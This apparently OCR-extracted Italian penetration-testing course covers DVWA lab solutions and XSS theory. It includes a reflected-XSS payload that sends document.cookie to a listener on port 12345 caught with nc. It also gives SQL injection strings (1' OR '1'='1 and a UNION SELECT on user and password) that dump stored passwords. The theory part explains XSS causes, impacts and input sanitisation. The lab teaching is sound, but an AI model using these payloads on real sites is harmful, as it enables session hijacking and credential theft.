
Soluzione XSS Reflected:

Colleghiamoci alla DVWA, settiamo il security level a «LOW» e spostiamoci sul tab XSS reflected.

La prima cosa che notiamo è il campo dove ci viene chiesto di inserire il nostro nome.

Inseriamo un nome, Alice, nel nostro caso e vediamo cosa accade.

Come vedete l'input del campo ricerca, viene utilizzato per creare l'output sulla pagina (la scritta in rosso). Proviamo ad inserire qualche tag HTML per vedere come reagisce l'app.



Soluzione XSS Reflected:

Proviamo con il tag <i> seguito dal nome Alice. Se il tag viene eseguito vorrà dire che abbiamo trovato un reflection point vulnerabile.


Il nome «Alice» viene riportato in corsivo sull'output, ciò vuol dire che il tag <i> è stato eseguito.

Proviamo con un altro tag:
<script>alert('XSS')</script>

Soluzione XSS Reflected:

Ci aspettiamo un pop up con la scritta «XSS».


Le nostre aspettative sono state confermate ancora una volta, siamo quindi in presenza di un campo vulnerabile ad XSS reflected.



Soluzione XSS Reflected:

Per sfruttare una vulnerabilità di questo tipo potremmo:

1. Modificare lo script in modo tale da recuperare i cookie di un utente e inviarli verso un web server che controlliamo noi.
2. Inviare il link ad una vittima per rubare i cookie.



Soluzione XSS Reflected:

Modifichiamo lo script in questo modo:

<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>

Dove:

- **Window.location** non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.

- Il parametro **cookie** viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore **document.cookie.**

Soluzione XSS Reflected:


Lo script quindi:

- Recupera i cookie dell'utente al quale verrà inviato il link malevolo.
- Li invia ad un web server sotto il nostro controllo.

Vediamolo in azione.

Soluzione XSS Reflected:

Mettiamoci in ascolto con «nc» sul localhost sulla porta 12345, ed inseriamo lo script lato DVWA. **Notate come il nostro finto server riceve i cookie di sessione del nostro utente autenticato. Abbiamo appena exploitato un XSS reflected.**



Soluzione SQL injection:

Spostiamoci ora sulla scheda SQL injection. Vediamo subito che abbiamo un campo di ricerca, dove possiamo inserire uno user ID. Proviamo ad inserire il numero 1. L'app di risponde come in figura, restituendoci l'id inserito un nome ed un cognome.

Soluzione SQL injection:


Per capire il comportamento dell'app proviamo con un secondo numero, il numero 2. L'app restituisce un nuovo utente. Sembra che per ogni id inserito l'app ci restituisca un utente che pesca probabilmente da un database, in base all'ID.

Soluzione SQL injection:

È molto probabile che ci sia una query del tipo:

SELECT FirstName, Surname FROM Table WHERE id=**xx**

Dove **XX**, viene recuperato dall'input utente. Proviamo a modificare la query inserendo un carattere «'» (apice) per vedere come risponde l'app. Ci restituisce un errore di sintassi. Ciò vuol dire che l'apice viene eseguito dalla query.




Soluzione SQL injection:

Proviamo ad inserire una condizione sempre VERA, come ad esempio:

1' OR '1'='1

Il nostro payload ha avuto l'effetto sperato. La query è sempre vera e dunque l'app ci restituisce tutti i risultati presenti per First Name e Surname.


Generalmente, se ci sono delle utenze ci saranno anche delle password, facciamo un tentativo, per vedere se riusciamo a recuperare le password degli utenti.



Soluzione SQL injection:

Proviamo con una UNION query, ricordando che per la UNION query dobbiamo sapere quanti parametri sono richiesti nella query originale (ma lo sappiamo, sono 2: **first name** e **surname**)

Otteniamo dei risultati con il seguente comando:



Soluzione SQL injection:


A questo punto, possiamo provare a modificare il nome dei campi «null», «null» magari con user e password. Inseriamo quindi nel campo user ID la nostra UNION query:

1' UNION SELECT user, password FROM users#

Dove abbiamo inserito il commento alla fine per fare in modo che il resto della query non sarà eseguito.

Soluzione SQL injection:

L'app ci restituisce il nome utente e la password per ogni utente del database. Abbiamo sfruttato quindi una SQL injection per rubare le password degli utenti del sito.



Attacchi WEB APP

Andiamo a vedere altri tipi di attacchi che è possibile usare per Exploitare i servizi Web. Stiamo parlando sempre della fase 3.

Di seguito, esploreremo alcuni degli attacchi più comuni:

1. **XSS (Cross-Site Scripting)**:
    - Reflected XSS: Questo tipo di attacco si verifica quando i dati forniti dall'utente vengono immediatamente riflessi nella risposta del server, senza essere adeguatamente sanitizzati.
    - Stored XSS: In questo caso, i dati malevoli vengono memorizzati dal server e successivamente inviati a più utenti.
2. **CSRF (Cross-Site Request Forgery):**
    - Questo attacco sfrutta la fiducia che un sito web ha nei confronti del browser dell'utente.
3. **SQL Injection:**
    - Questo attacco avviene quando un attaccante è in grado di inserire codice SQL malevolo nelle query del database dell'applicazione.

Cross site scripting (XSS)

Vediamo la prima tipologia di attacchi Web gli XSS.

I Cross-Site Scripting (XSS) sono una famiglia di vulnerabilità che consente a un potenziale attaccante di prendere il controllo di una Web App e delle sue componenti, con impatti molto gravi sugli utenti.

Attraverso un attacco XSS, un attaccante può:

1. **Modificare il contenuto di un sito al momento della visualizzazione:**
   - L'attaccante può alterare le informazioni visibili agli utenti, inducendoli in errore o fornendo informazioni false.
2. **Iniettare contenuti malevoli:**
   - Inserimento di codice JavaScript, HTML o altre risorse per eseguire azioni dannose o phishing.
3. **Rubare cookie e sessioni:**
   - Accesso non autorizzato alle sessioni degli utenti, permettendo di impersonare gli utenti legittimi e accedere alle loro informazioni personali.
4. **Eseguire operazioni sulla Web App con privilegi amministrativi:**
   - Sfruttando i privilegi degli utenti amministrativi per eseguire operazioni riservate e potenzialmente dannose.
5. **Altri impatti:**
   - Esecuzione di comandi sul browser dell'utente, reindirizzamento a siti malevoli, registrazione delle battiture (keylogging), e altro ancora.

Attori Coinvolti in un Attacco di Tipo XSS

Gli attori principali in un attacco di tipo Cross-Site Scripting (XSS) sono:

1. **Il Sito Web Vulnerabile**
   - Il sito web che presenta vulnerabilità XSS. Queste vulnerabilità permettono l'inserimento di codice malevolo da parte di un attaccante.
2. **L'Utente Vittima**
   - L'utente che visita il sito web vulnerabile. Questo utente può essere ingannato dall'attaccante e subire le conseguenze dell'attacco, come il furto di cookie o la visualizzazione di contenuti alterati.
3. **Il Penetration Tester o l'Attaccante**
   - La persona che scopre e sfrutta la vulnerabilità XSS. Nel caso di un penetration tester, l'obiettivo è trovare e segnalare la vulnerabilità per migliorare la sicurezza. In caso di un attaccante malevolo, l'obiettivo è sfruttare la vulnerabilità per ottenere benefici illeciti.

Cause degli Attacchi XSS

Gli attacchi XSS (Cross-Site Scripting) sono possibili a causa di applicazioni web vulnerabili. Queste vulnerabilità si verificano quando un'applicazione utilizza un input proveniente dall'utente senza filtrarlo adeguatamente, e successivamente utilizza questo input per generare il contenuto mostrato all'utente.

Come si Generano le Vulnerabilità XSS

- **Input non filtrato:** L'applicazione accetta dati dall'utente senza verificarne la sicurezza.
- **Output non sicuro:** L'input non filtrato viene incorporato nel contenuto HTML o JavaScript inviato al browser dell'utente.

Quando queste condizioni si verificano, un attaccante può:

- **Prendere il controllo del codice HTML e JavaScript in output:** L'attaccante può inserire codice malevolo che viene eseguito dai browser degli utenti.
- **Colpire gli utenti del sito web**: Gli utenti che visitano il sito possono subire furti di cookie, alterazioni del contenuto visualizzato e altre attività malevole.

Input Utente negli Attacchi di Tipo XSS

Negli attacchi di tipo XSS, l'input utente è qualsiasi parametro che arriva lato client verso l'applicazione. Questi input possono includere:

1. **Header delle Richieste**
   - Gli header HTTP possono contenere informazioni personalizzate che, se non filtrate adeguatamente, possono essere utilizzate per inserire codice malevolo.
2. **Cookie**
   - I cookie inviati dai browser possono contenere dati utilizzabili per attacchi XSS se non gestiti correttamente.
3. **Input di Form**
   - Dati inseriti dagli utenti nei moduli del sito web possono essere una fonte di vulnerabilità se non sanitizzati prima dell'elaborazione.
4. **Parametri POST**
   - Dati inviati tramite richieste HTTP POST possono contenere input malevolo, che potrebbe essere utilizzato per attacchi XSS.
5. **Parametri GET**
   - Dati inclusi nelle URL tramite richieste HTTP GET possono essere manipolati per inserire codice malevolo nell'applicazione web.

Validazione e Sanitizzazione degli Input per Prevenire Attacchi XSS

Teoricamente, tutti i canali di input dovrebbero essere validati lato server. Devono esistere funzioni e procedure di sicurezza specifiche che sanitizzano o filtrano l'input degli utenti per prevenire attacchi XSS.

Sanitizzazione degli Input Utente

Sanitizzare l'input utente significa renderlo accettabile per una data web app. Ad esempio, se una web app richiede di inserire il nome dell'utente, un campo nome del tipo **«-??-or=1»** è evidentemente un input malformato.

Validazione e Sanitizzazione degli Input per Prevenire Attacchi XSS

Esempio di Sanitizzazione

Input malformato:

«-??-or=1»

Sanitizzazione:

Input rifiutato o modificato in modo sicuro (es. rimozione di caratteri non validi)

Un'applicazione che non sa come gestire tali casistiche può essere soggetta ad attacchi XSS se l'input viene formato in un determinato modo.

Validazione e Sanitizzazione degli Input per Prevenire Attacchi XSS

Principi di Prevenzione degli Attacchi XSS

1. **Non Fidarsi Mai dell'Input Utente**
   - In fase di sviluppo della web app, è fondamentale implementare controlli di sicurezza per ogni input ricevuto dagli utenti.
2. **Implementare Controlli di Sicurezza**
   - Tutti gli input devono essere rigorosamente validati e sanitizzati. Questo include:
     - Rimozione di caratteri non validi
     - Escaping di caratteri speciali
     - Utilizzo di whitelist per i valori ammessi

Esempio di Attacco XSS

Supponiamo di avere un sito web con un modulo di ricerca che prende l'input dell'utente e lo visualizza sulla pagina dei risultati di ricerca senza sanitizzare l'input.

Passaggi dell'attacco

1. **Input dell'Utente**

L'attaccante inserisce il seguente codice JavaScript nel campo di ricerca:

```
<script>alert('XSS Attack!');</script>
```

1. **Invio dell'Input**
    - L'input viene inviato al server tramite una richiesta GET o POST.

Esempio di Attacco XSS

3. **Generazione del Contenuto**
    - Il server prende l'input dell'utente e lo inserisce direttamente nel contenuto HTML della pagina dei risultati di ricerca.
4. **Esecuzione del Codice Malevolo**
    - Quando la pagina dei risultati di ricerca viene visualizzata, il browser esegue il codice JavaScript inserito dall'attaccante.

Risultato dell'attacco:

Quando l'attaccante inserisce **<script>alert('XSS Attack!');</script>** nel campo di ricerca e invia il modulo, la pagina dei risultati mostrerà un popup con il messaggio "XSS Attack!".

Conseguenze degli Attacchi XSS

Abbiamo detto che le vittime di un attacco XSS andato a buon fine sono gli utenti o i visitatori di un sito web. Considerato che in alcuni casi gli utenti potrebbero essere gli amministratori stessi del sito, risulta evidente che un attacco XSS riuscito potrebbe avere conseguenze molto gravi sull'intero sito.

Implicazioni di un Attacco XSS

1. **Esecuzione di Codice Malevolo**
   - Gli attacchi XSS comportano l'iniezione di codice malevolo nell'output di una pagina web. Questo codice viene poi eseguito dal browser degli utenti che visitano il sito, permettendo all'attaccante di eseguire azioni dannose.
2. **Possibili Vittime: Utenti e Amministratori**
   - Non solo gli utenti comuni possono essere vittime, ma anche gli amministratori del sito. Un attacco XSS andato a buon fine contro un amministratore può portare a conseguenze molto gravi, come l'alterazione dei contenuti del sito o l'accesso a funzionalità riservate.

Conseguenze degli Attacchi XSS

Conseguenze di un Attacco XSS

- **Impatti Permanenti**
  - I cross-site scripting possono impattare in maniera permanente una web app e i suoi utenti. Questo può includere la compromissione di dati sensibili, l'alterazione di contenuti e l'abuso di funzionalità critiche del sito.
- **Difficoltà di Rilevamento**
  - Un'applicazione vulnerabile ad XSS può rendere molto complicato per una vittima accorgersi dell'attacco in corso. Gli attacchi XSS possono essere subdoli e non facilmente riconoscibili dagli utenti, rendendo difficile la loro individuazione e mitigazione.


Errori Comuni dei Programmatori

- Sottovalutazione degli Attacchi XSS
  - Un errore comune tra i programmatori è sottovalutare gli attacchi XSS. Questi attacchi possono sembrare meno critici rispetto ad altre vulnerabilità, ma le loro conseguenze possono essere molto gravi.

Attacchi XSS

Vediamo un approccio pratico di xss.

